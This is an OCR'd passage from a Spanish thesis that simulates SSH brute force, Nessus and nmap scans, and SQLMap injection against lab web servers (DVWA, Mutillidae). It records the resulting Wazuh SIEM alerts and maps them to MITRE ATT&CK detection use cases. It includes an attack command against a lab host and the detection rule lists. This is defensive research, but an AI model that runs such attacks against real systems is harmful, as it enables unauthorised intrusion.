
Técnica MITRE	Táctica MITRE	Descripción de la Regla	ID de Regla	Usuario Destino	IP Origen	Técnica MITRE	Ubicación
		añadido al sistema					
T1110.001	Acceso a Credenciales	PAM: Fallo de inicio de sesión de usuario	5503	-	172.16.16.14	Adivinación de Contraseña	172.16.16.13
T1046	Descubrimiento	Conexión a `rshd` desde puerto no privilegiado, posible escaneo de red	2551	-	172.16.16.14	Descubrimiento de Servicios de Red	172.16.16.13
T1021.004	Movimiento Lateral	sshd: intento de conexión insegura (escaneo)	5706	-	172.16.16.14	SSH	172.16.16.13
T1078	Defensa Evasión, Persistencia, Escalado de Privilegios,	PAM: Sesión de inicio de sesión abierta	5501	msfadmin	-	Cuentas Válidas	172.16.16.13

Técnica MITRE	Táctica MITRE	Descripción de la Regla	ID de Regla	Usuario Destino	IP Origen	Técnica MITRE	Ubicación
	Acceso Inicial						
T1078, T1021	Defensa Evasión, Persistencia, Escalado de Privilegios, Acceso Inicial, Movimiento Lateral	sshd: autenticación exitosa	5715	msfadmin	172.16.16.1	Cuentas Válidas, Servicios Remotos	172.16.16.13

3.6.3. Simulación Ataques Apache Web Server. Como parte de las pruebas a realizarse, se considera la instalación, configuración y uso de un servidor virtualizado con sistema operativo Linux, en el cual se levanta un servicio web con dos aplicaciones del mismo estilo, como lo son Mutillidae y DVWA. Bajo este concepto de servicio web se plantean diferentes ataques tanto al sistema operativo como a las aplicaciones web, para evaluar la recepción y alertamiento en el SIEM bajo la identificación de técnicas y tácticas del MITRE ATT&CK. Para simular un escenario lo más real posible, se inicia con un proceso de reconocimiento en la red, el cual permite identificar las IPs de los hosts encendidos de la máquina objetivo. Lo mencionado se logra ejecutando el comando netdiscover desde la máquina atacante. En la cual se identifican 3 IPs, una que corresponde al Access point identificado por su marca TP-LINK TECHNOLOGIES, tres IP's que no es reconocida su vendor pero que, al ser un ambiente construido para el presente proyecto, se tiene la certeza de ser las IPs del: equipo físico en el que se virtualiza servidores, servidor Wazuh y servidor apache como se muestra en la siguiente figura:

Figura 106

Identificación IPs hosts ambiente de pruebas



Para las pruebas se ha planteado dos escenarios, ataques al Sistema Operativo y ataque a Aplicaciones Web las cuales se describen a continuación:

3.6.3.1. Ataques Fuerza Bruta a un Sistema Operativo. Un ataque de fuerza bruta en un servidor Linux puede conseguirse estableciendo una conexión desde un equipo atacante hacía la víctima, mediante el uso del protocolo ssh. Para la simulación de dicho ataque se describe a continuación los datos tanto de la máquina atacante como la máquina que recibirá el ataque para la recolección de logs.

Tabla 26


Datos de la máquina atacante y la máquina objetivo

	IP Origen	**Hostname**	**Sistema Operativo**
Máquina Atacante	172.16.16.6	Parrot	Parrot Security 6.3
Máquina Objetivo	172.16.16.20	MV-Apache	Debian GNU/LINUX 12

Este ataque se realiza desde una máquina Parrot (IP: 172.16.16.6) se lanza una conexión al servidor objetivo (172.16.16.20) con el comando: ssh -p 22 root@172.16.16.20 y se ingresan contraseñas aleatorias para verificar el comportamiento de wazuh.

Figura 107

Ataque de fuerza bruta por ssh



Nota: En la figura, se visualiza el resultado de la ejecución del comando ssh luego de ingresar por 3 ocasiones una contraseña aleatoria

Una vez ejecutado el ataque se verifican las alertas recibidas en el SIEM Wazuh, bajo el siguiente detalle de equipos y datos históricos:

Figura 108

Logs históricos generados por el ataque de fuerza bruta

Time	_source
Jun 1, 2025 @ 15:35:54.246	predecoder.hostname: MV-Apache predecoder.program_name: sshd predecoder.timestamp: Jun 01 20:35:51 input.type: log agent.ip: 172.16.16.20 agent.name: MV-Apache agent.id: 004 manager.name: wazuh-server data.srcip: 172.16.16.6 data.dstuser: root rule.mail: false rule.level: 10 rule.pci_dss: 10.2.4, 10.2.5 rule.hipaa: 164.312.b rule.tsc: CC6.1, CC6.8, CC7.2, CC7.3 rule.description: syslog: User missed the password more than one time rule.groups: syslog, access_control, authentication_failed rule.nist_800_53: AU.14, AC.7 rule.gdpr: IV_35.7.d, IV_32.2 rule.firedtimes: 1 rule.mitre.technique: Brute Force rule.mitre.id: T1110 rule.mitre.tactic: Credential Access rule.id: 2502 rule.gpg13: 7.8 location: journald decoder.parent: sshd decoder.name: sshd id: 1748810154.44520 full_log: Jun 01 20:35:51 MV-Apache sshd[2485]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=172.16.16.6 user=root
Jun 1, 2025 @ 15:35:52.242	predecoder.hostname: MV-Apache predecoder.program_name: sshd predecoder.timestamp: Jun 01 20:35:50 input.type: log agent.ip: 172.16.16.20 agent.name: MV-Apache agent.id: 004 manager.name: wazuh-server data.srcip: 172.16.16.6 data.dstuser: root data.srcport: 35988 rule.mail: false rule.level: 5 rule.hipaa: 164.312.b rule.pci_dss: 10.2.4, 10.2.5 rule.tsc: CC6.1, CC6.8, CC7.2, CC7.3 rule.description: sshd: authentication failed. rule.groups: syslog, sshd, authentication_failed rule.nist_800_53: AU.14, AC.7 rule.gdpr: IV_35.7.d, IV_32.2 rule.firedtimes: 3 rule.mitre.technique: Password Guessing, SSH rule.mitre.id: T1110.001, T1021.004 rule.mitre.tactic: Credential Access, Lateral Movement rule.id: 5760 rule.gpg13: 7.1 location: journald decoder.parent: sshd decoder.name: sshd id: 1748810152.44051 full_log: Jun 01 20:35:50 MV-Apache sshd[2485]: Failed password for root from 172.16.16.6 port 35988 ssh2 timestamp: Jun 1, 2025 @ 1
Jun 1, 2025 @ 15:35:44.231	predecoder.hostname: MV-Apache predecoder.program_name: sshd predecoder.timestamp: Jun 01 20:35:42 input.type: log agent.ip: 172.16.16.20 agent.name: MV-Apache agent.id: 004 manager.name: wazuh-server data.srcip: 172.16.16.6 data.dstuser: root data.srcport: 35988 rule.mail: false rule.level: 5 rule.hipaa: 164.312.b rule.pci_dss: 10.2.4, 10.2.5 rule.tsc: CC6.1, CC6.8, CC7.2, CC7.3 rule.description: sshd: authentication failed. rule.groups: syslog, sshd, authentication_failed rule.nist_800_53: AU.14, AC.7 rule.gdpr: IV_35.7.d, IV_32.2 rule.firedtimes: 2 rule.mitre.technique: Password Guessing, SSH rule.mitre.id: T1110.001, T1021.004 rule.mitre.tactic: Credential Access, Lateral Movement rule.id: 5760 rule.gpg13: 7.1 location: journald decoder.parent: sshd decoder.name: sshd id: 1748810144.43582 full_log: Jun 01 20:35:42 MV-Apache sshd[2485]: Failed password for root from 172.16.16.6 port 35988 ssh2 timestamp: Jun 1, 2025 @ 1
Jun 1, 2025 @ 15:35:40.226	predecoder.hostname: MV-Apache predecoder.program_name: sshd predecoder.timestamp: Jun 01 20:35:36 input.type: log agent.ip: 172.16.16.20 agent.name: MV-Apache agent.id: 004 manager.name: wazuh-server data.srcip: 172.16.16.6 data.dstuser: root data.srcport: 35988 rule.mail: false rule.level: 5 rule.hipaa: 164.312.b rule.pci_dss: 10.2.4, 10.2.5 rule.tsc: CC6.1, CC6.8, CC7.2, CC7.3 rule.description: sshd: authentication failed. rule.groups: syslog, sshd, authentication_failed rule.nist_800_53: AU.14, AC.7 rule.gdpr: IV_35.7.d, IV_32.2 rule.firedtimes: 1 rule.mitre.technique: Password Guessing, SSH rule.mitre.id: T1110.001, T1021.004 rule.mitre.tactic: Credential Access, Lateral Movement rule.id: 5760 rule.gpg13: 7.1 location: journald decoder.parent: sshd decoder.name: sshd id: 1748810140.43113 full_log: Jun 01 20:35:36 MV-Apache sshd[2485]: Failed password for root from 172.16.16.6 port 35988 ssh2 timestamp: Jun 1, 2025 @ 1
Jun 1, 2025 @ 15:35:38.223	predecoder.hostname: MV-Apache predecoder.program_name: sshd predecoder.timestamp: Jun 01 20:35:34 input.type: log agent.ip: 172.16.16.20 agent.name: MV-Apache agent.id: 004 manager.name: wazuh-server data.uid: 0 data.srcip: 172.16.16.6 data.euid: 0 data.dstuser: root data.tty: ssh rule.mail: false rule.level: 5 rule.pci_dss: 10.2.4, 10.2.5 rule.hipaa: 164.312.b rule.tsc: CC6.1, CC6.8, CC7.2, CC7.3 rule.description: PAM: User login failed. rule.groups: pam, syslog, authentication_failed rule.nist_800_53: AU.14, AC.7 rule.gdpr: IV_35.7.d, IV_32.2 rule.firedtimes: 1 rule.mitre.technique: Password Guessing rule.mitre.id: T1110.001 rule.mitre.tactic: Credential Access rule.id: 5503 rule.gpg13: 7.8 location: journald decoder.name: pam id: 1748810138.42589 full_log: Jun 01 20:35:34 MV-Apache sshd[2485]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=172.16.16.6 user=root timestamp: Jun 1, 2025 @ 15:35:38.223

Nota: En la figura, se visualizan los logs en crudo generados al ingresar de forma aleatoria por 3 ocasiones la contraseña. En estos registros se visualiza los eventos correlacionados con toda la información que describen al posible ataque.

Figura 109

Identificación de logs ataque de fuerza bruta

Time	rule.id	data.srcip	agent.ip	rule.mitre.id	rule.description	rule.mitre.tactic	rule.mitre.technique
Jun 1, 2025 @ 15:35:54.246	2502	172.16.16.6	172.16.16.20	T1110	syslog: User missed the password more than one time	Credential Access	Brute Force
Jun 1, 2025 @ 15:35:52.242	5760	172.16.16.6	172.16.16.20	T1110.001, T1021.004	sshd: authentication failed.	Credential Access, Lateral Movement	Password Guessing, SSH
Jun 1, 2025 @ 15:35:44.231	5760	172.16.16.6	172.16.16.20	T1110.001, T1021.004	sshd: authentication failed.	Credential Access, Lateral Movement	Password Guessing, SSH
Jun 1, 2025 @ 15:35:40.226	5760	172.16.16.6	172.16.16.20	T1110.001, T1021.004	sshd: authentication failed.	Credential Access, Lateral Movement	Password Guessing, SSH

Nota: En la figura, se visualiza los datos relevantes de logs relacionados con el ingreso fallido de una contraseña por 3 ocasiones al intentar establecer una conexión remota al servidor mediante el protocolo ssh por el puerto 22. Donde se puede identificar claramente que la IP origen es la 172.16.16.6 (Equipo parrot) y el objetivo a atacar es la MV-Apache con IP 172.16.16.20.

Mediante el análisis de logs históricos capturados por el SIEM Wazuh, se puede identificar el ID, la táctica y técnica según el MITRE ATT&CK cuando un ciberdelincuente usa un ataque de fuerza bruta para intentar acceder al sistema operativo. En este caso particular y tomando en cuenta que un ciberdelicuente puede aprovechar la no aplicación de políticas de contraseñas para solo permitir 3 intentos fallidos y seguir probando contraseñas hasta conseguir el acceso, el alertamiento del SIEM si permite detectar y neutralizar una APT a tiempo. En cualquier SIEM y especialmente en Wazuh se puede establecer como caso de uso de un posible ataque de fuerza bruta la siguiente táctica y técnica del MITRE ATT&&CK:

Tabla 27

Caso de uso según MITRE ATT&CK ataque fuerza bruta

ID Rule Mitre ATT&CK	Rule description	Táctica Mitre ATT&CK	Técnica Mitre ATT&CK
T1110	syslog: User missed the password more than one time	Credential Access	Brute Force
T1110.001, T1021.004	sshd: authentication failed.	Credential Access, Lateral Movement	Password guessing, ssh

3.6.3.2. Ataque Escaneo con Nessus a un Sistema Operativo. El reconocimiento o descubrimiento es una de las posibilidades de ataque que puede considerarse como parte de una campaña APT, debido a que permite identificar vulnerabilidades específicas y un mapeo de red avanzada. Para la simulación de dicho ataque se describe a continuación los datos tanto de la máquina atacante como la máquina que recibirá el ataque para la recolección de logs.

Tabla 28


Datos de la máquina atacante y la máquina objetivo

	IP Origen	Hostname	Sistema Operativo
Máquina Atacante	172.16.16.6	Parrot	Parrot Security 6.3
Máquina Objetivo	172.16.16.20	MV-Apache	Debian GNU/LINUX 12

Para identificar un posible caso de uso mediante el MITRE ATT&CK se realiza un escaneo mediante Nessus desde el equipo atacante hacía el objetivo.

Figura 110


Ataque de reconocimiento o descubrimiento con Nessus



Una vez ejecutado el ataque se verifican las alertas recibidas en el SIEM Wazuh se valida se receptó un total de 262 eventos, de los cuales se destacan los siguientes:

Figura 111

Alertas recibidas ataque de reconocimiento o descubrimiento



Al tener los logs en crudo, Wazuh brinda la posibilidad de realizar filtros que permitan de alguna manera segmentar la información y obtener la información relevante que describan al ataque bajo la identificación de la técnica y táctica del MITRE ATT&CK. Dos de los logs referencian directamente al uso de una táctica Reconocimiento con una técnica de escaneo de vulnerabilidades.

Figura 112

Identificación MITRE ATT&CK ataque de reconocimiento Nessus

Jun 1, 2025 @ 20:25:12.764	31104	172.16.16.6	172.16.16.20	Common web attack.	T1055, T1083, T1190	Defense Evasion, Privilege Escalation, Discovery, Initial Access	Process Injection, File and Directory Discovery, Exploit Public-Facing Application
Jun 1, 2025 @ 20:25:12.756	31101	172.16.16.6	172.16.16.20	Web server 400 error code.	-	-	-
Jun 1, 2025 @ 20:25:12.754	31101	172.16.16.6	172.16.16.20	Web server 400 error code.	-	-	-
Jun 1, 2025 @ 20:25:12.751	31101	172.16.16.6	172.16.16.20	Web server 400 error code.	-	-	-
Jun 1, 2025 @ 20:25:12.748	31101	172.16.16.6	172.16.16.20	Web server 400 error code.	-	-	-
Jun 1, 2025 @ 20:25:12.746	31104	172.16.16.6	172.16.16.20	Common web attack.	T1055, T1083, T1190	Defense Evasion, Privilege Escalation, Discovery, Initial Access	Process Injection, File and Directory Discovery, Exploit Public-Facing Application
Jun 1, 2025 @ 20:25:12.741	31104	172.16.16.6	172.16.16.20	Common web attack.	T1055, T1083, T1190	Defense Evasion, Privilege Escalation, Discovery, Initial Access	Process Injection, File and Directory Discovery, Exploit Public-Facing Application
Jun 1, 2025 @ 20:25:12.732	31101	172.16.16.6	172.16.16.20	Web server 400 error code.	-	-	-
Jun 1, 2025 @ 20:25:12.722	31101	172.16.16.6	172.16.16.20	Web server 400 error code.	-	-	-
Jun 1, 2025 @ 20:25:12.719	31105	172.16.16.6	172.16.16.20	XSS (Cross Site Scripting) attempt.	T1059.007	Execution	JavaScript
Jun 1, 2025 @ 20:25:12.711	31167	172.16.16.6	172.16.16.20	Shellshock attack attempt	T1068, T1190	Privilege Escalation, Initial Access	Exploitation for Privilege Escalation, Exploit Public-Facing Application
Jun 1, 2025 @ 20:25:12.709	31101	172.16.16.6	172.16.16.20	Web server 400 error code.	-	-	-
Jun 1, 2025 @ 20:25:12.706	31167	172.16.16.6	172.16.16.20	Shellshock attack attempt	T1068, T1190	Privilege Escalation, Initial Access	Exploitation for Privilege Escalation, Exploit Public-Facing Application
Jun 1, 2025 @ 20:25:12.701	31167	172.16.16.6	172.16.16.20	Shellshock attack attempt	T1068, T1190	Privilege Escalation, Initial Access	Exploitation for Privilege Escalation, Exploit Public-Facing Application
Jun 1, 2025 @ 20:25:12.699	31166	172.16.16.6	172.16.16.20	Shellshock attack attempt	T1068, T1190	Privilege Escalation, Initial Access	Exploitation for Privilege Escalation, Exploit Public-Facing Application

Nota: En la presente figura se visualiza datos similares con la particularidad que los logs referencian al uso de una táctica Execution, Elevación de privilegios y acceso inicial con técnicas de explotación para escala de privilegios, aplicación de exploit Public-Facing.

Mediante el análisis de logs históricos capturados por el SIEM Wazuh, se puede identificar el ID, la táctica y técnica según el MITRE ATT&CK cuando un ciberdelincuente usa un ataque de reconocimiento o descubrimiento para conocer las vulnerabilidades de la máquina objetivo. En este caso particular y tomando en cuenta que un ciberdelicuente puede aprovechar una débil aplicación de reglas de filtrado de red, el alertamiento del SIEM si permite detectar y neutralizar una APT a tiempo. En cualquier SIEM y especialmente en Wazuh se puede establecer como caso de uso de un posible ataque descubrimiento las siguientes tácticas y técnicas del MITRE ATT&&CK:

Tabla 29

Caso de uso según MITRE ATT&CK ataque reconocimiento

ID Rule Mitre ATT&CK	Rule description	Táctica Mitre ATT&CK	Técnica Mitre ATT&CK
T1595.002	Multiple web server 400 error codes from same source ip.	Reconnaissance	Vulnerability Scanning
T1055, T1083, T1190	Common web attack.	Defense Evasion, Privilege Escalation, Discovery, Initial Access	Process Injection, File and Directory Discovery, Exploit Public-Facing Application
T1059.007	XSS (Cross Site Scripting) attempt.	Execution	JavaScript

3.6.3.3. Ataque Escaneo con NMAP a un Sistema Operativo. El uso de NMAP es una de las principales herramientas utilizadas por ciberdelincuentes para realizar recopilación de información sobre una red o sistema operativo. Además, de ser el proceso inicial que muchas campañas APT ejecutan para buscar identificar puertos abiertos y servicios vulnerables. Bajo este contexto, se simula un ataque mediante nmap para identificarlo de forma temprana mediante el SIEM Wazuh. Para la simulación de dicho ataque se describe a continuación los datos tanto de la máquina atacante como la máquina que recibirá el ataque para la recolección de logs.

Tabla 30


Datos de la máquina atacante y la máquina objetivo

	IP Origen	Hostname	Sistema Operativo
Máquina Atacante	172.16.16.6	Parrot	Parrot Security 6.3
Máquina Objetivo	172.16.16.20	MV-Apache	Debian GNU/LINUX 12

El resultado de la ejecución del comando nmap para realizar un escaneo de puertos hacía el hostname MV-Apache. En el mismo, se puede visualizar el puerto 22 y 80 abiertos para los servicios ssh y http correspondientemente.

Figura 113

Escaneo de puerto abiertos con NMAP



Una vez ejecutado el ataque se verifican las alertas recibidas en el SIEM Wazuh. Al ser un escaneo a un equipo servidor el SIEM receptó un total de 262 eventos, de los cuales se destacan los siguientes:

Figura 114

Alertas recibidas ataque de reconocimiento o descubrimiento con NMAP

Al tener los logs en crudo, Wazuh brinda la posibilidad de realizar filtros que permitan de alguna manera segmentar la información y obtener la información relevante que describan al ataque bajo la identificación de la técnica y táctica del MITRE ATT&CK. En los logs se visualiza un error 400 que se produce mientras se realiza el escaneo mediante NMAP, al filtrar los campos de interés en Wazuh no se detecta, identifica o correlaciona el evento con una táctica o técnica del MITRE ATT&CK. Sin embargo, asocia los logs con el grupo web, Access log, attack que de alguna manera alerta una actividad inusual y sospechosa como se muestra acontinuación:

Figura 115

Identificación error 400 del ataque reconocimiento con NMAP

Time	rule.id	data.srcip	agent.ip	rule.mitre.id	rule.description	rule.mitre.tactic	rule.mitre.technique	rule.groups
Jun 1, 2025 @ 15:03:37.779	31101	172.16.16.6	172.16.16.20	-	Web server 400 error code.	-	-	web, accesslog, attack
Jun 1, 2025 @ 15:03:37.779	31101	172.16.16.6	172.16.16.20	-	Web server 400 error code.	-	-	web, accesslog, attack
Jun 1, 2025 @ 15:03:37.779	31101	172.16.16.6	172.16.16.20	-	Web server 400 error code.	-	-	web, accesslog, attack
Jun 1, 2025 @ 15:03:37.779	31121	172.16.16.6	172.16.16.20	-	Web server 501 error code (Not Implemented).	-	-	web, accesslog
Jun 1, 2025 @ 15:03:37.754	31101	172.16.16.6	172.16.16.20	-	Web server 400 error code.	-	-	web, accesslog, attack
Jun 1, 2025 @ 15:03:37.752	31101	172.16.16.6	172.16.16.20	-	Web server 400 error code.	-	-	web, accesslog, attack
Jun 1, 2025 @ 15:03:37.749	31101	172.16.16.6	172.16.16.20	-	Web server 400 error code.	-	-	web, accesslog, attack
Jun 1, 2025 @ 15:03:37.746	31101	172.16.16.6	172.16.16.20	-	Web server 400 error code.	-	-	web, accesslog, attack
Jun 1, 2025 @ 15:03:37.742	31101	172.16.16.6	172.16.16.20	-	Web server 400 error code.	-	-	web, accesslog, attack
Jun 1, 2025 @ 15:03:37.737	31101	172.16.16.6	172.16.16.20	-	Web server 400 error code.	-	-	web, accesslog, attack

Mediante el análisis de logs históricos capturados por el SIEM Wazuh, se puede asociar el grupo web, Access log, attack para definir el ID, la táctica y técnica como un caso de uso basado en MITRE ATT&CK. Así de esta manera, cuando un ciberdelincuente usa un ataque de reconocimiento o descubrimiento para conocer puertos, protocolo y sus versiones vulnerables de la máquina objetivo se produzca un alertamiento del SIEM con lo cual se podría detectar y neutralizar un intento de APT a tiempo. En cualquier SIEM y especialmente en Wazuh se puede establecer como caso de uso de un posible ataque descubrimiento las siguientes tácticas y técnicas del MITRE ATT&&CK:

Tabla 31

Caso de uso según MITRE ATT&CK ataque reconocimiento NMAP

ID Rule Mitre ATT&CK	Rule description	Táctica Mitre ATT&CK	Técnica Mitre ATT&CK
T1595.002	Multiples Web server 400 error codes from same source ip.	Reconnaissance	Vulnerability Scanning

3.6.3.4. Ataque Inyección SQLMap a una Aplicación Web.

SQLMap permite al ciberdelincuente explotar vulnerabilidades de inyecciones SQL en aplicaciones web cuando en el desarrollo existen falencias como una no validación de entradas y configuraciones inseguras en las bases de datos. Además, este es un proceso que muchas campañas APT ejecutan para buscar identificar acceder y extraer datos sensibles, manipular datos o escalar privilegios. Bajo este contexto, se simula un ataque mediante SQLMap para identificarlo de forma temprana mediante el SIEM Wazuh. En el servidor apache se instalan y configuran las aplicaciones web DVWA y Mutillidae para que permitan ejecutar pruebas de concepto con los cuales se puedan identificar casos de uso de posibles APT mediante el SIEM Wazuh. Para la simulación de dicho ataque se describe a continuación los datos tanto de la máquina atacante como la máquina que recibirá el ataque para la recolección de logs.

Tabla 32


Datos de la máquina atacante y la máquina objetivo

	IP Origen	Hostname	Sistema Operativo
Máquina Atacante	172.16.16.6	Parrot	Parrot Security 6.3
Máquina Objetivo	172.16.16.20	MV-Apache	Debian GNU/LINUX 12

Se realiza la ejecución del comando sqlmap que permite realizar ejecutar exploits para identificar bases de datos e intentar el acceso a sus datos.

Figura 116

Ejecución ataque de SQLMap



Una vez ejecutado el ataque se verifican las alertas recibidas en el SIEM Wazuh

Figura 117

Visualización de logs receptados del ataque de inyección SQLMap

Time	rule.id	data.srcip	agent.ip	rule.mitre.id	rule.description	rule.mitre.tactic	rule.mitre.technique
May 2, 2025 @ 12:26:37.545	31106	172.16.16.6	172.16.16.20	T1190	A web attack returned co de 200 (success).	Initial Access	Exploit Public-Facing Appl ication
May 2, 2025 @ 12:26:37.543	31106	172.16.16.6	172.16.16.20	T1190	A web attack returned co de 200 (success).	Initial Access	Exploit Public-Facing Appl ication
May 2, 2025 @ 12:26:37.541	31106	172.16.16.6	172.16.16.20	T1190	A web attack returned co de 200 (success).	Initial Access	Exploit Public-Facing Appl ication
May 2, 2025 @ 12:26:37.538	31106	172.16.16.6	172.16.16.20	T1190	A web attack returned co de 200 (success).	Initial Access	Exploit Public-Facing Appl ication
May 2, 2025 @ 12:26:37.538	31106	172.16.16.6	172.16.16.20	T1190	A web attack returned co de 200 (success).	Initial Access	Exploit Public-Facing Appl ication
May 2, 2025 @ 12:26:35.567	31106	172.16.16.6	172.16.16.20	T1190	A web attack returned co de 200 (success).	Initial Access	Exploit Public-Facing Appl ication
May 2, 2025 @ 12:26:35.564	31106	172.16.16.6	172.16.16.20	T1190	A web attack returned co de 200 (success).	Initial Access	Exploit Public-Facing Appl ication
May 2, 2025 @ 12:26:35.561	31106	172.16.16.6	172.16.16.20	T1190	A web attack returned co de 200 (success).	Initial Access	Exploit Public-Facing Appl ication
May 2, 2025 @ 12:26:35.559	31106	172.16.16.6	172.16.16.20	T1190	A web attack returned co de 200 (success).	Initial Access	Exploit Public-Facing Appl ication
May 2, 2025 @ 12:26:35.557	31106	172.16.16.6	172.16.16.20	T1190	A web attack returned co de 200 (success).	Initial Access	Exploit Public-Facing Appl ication
May 2, 2025 @ 12:26:35.554	31106	172.16.16.6	172.16.16.20	T1190	A web attack returned co de 200 (success).	Initial Access	Exploit Public-Facing Appl ication

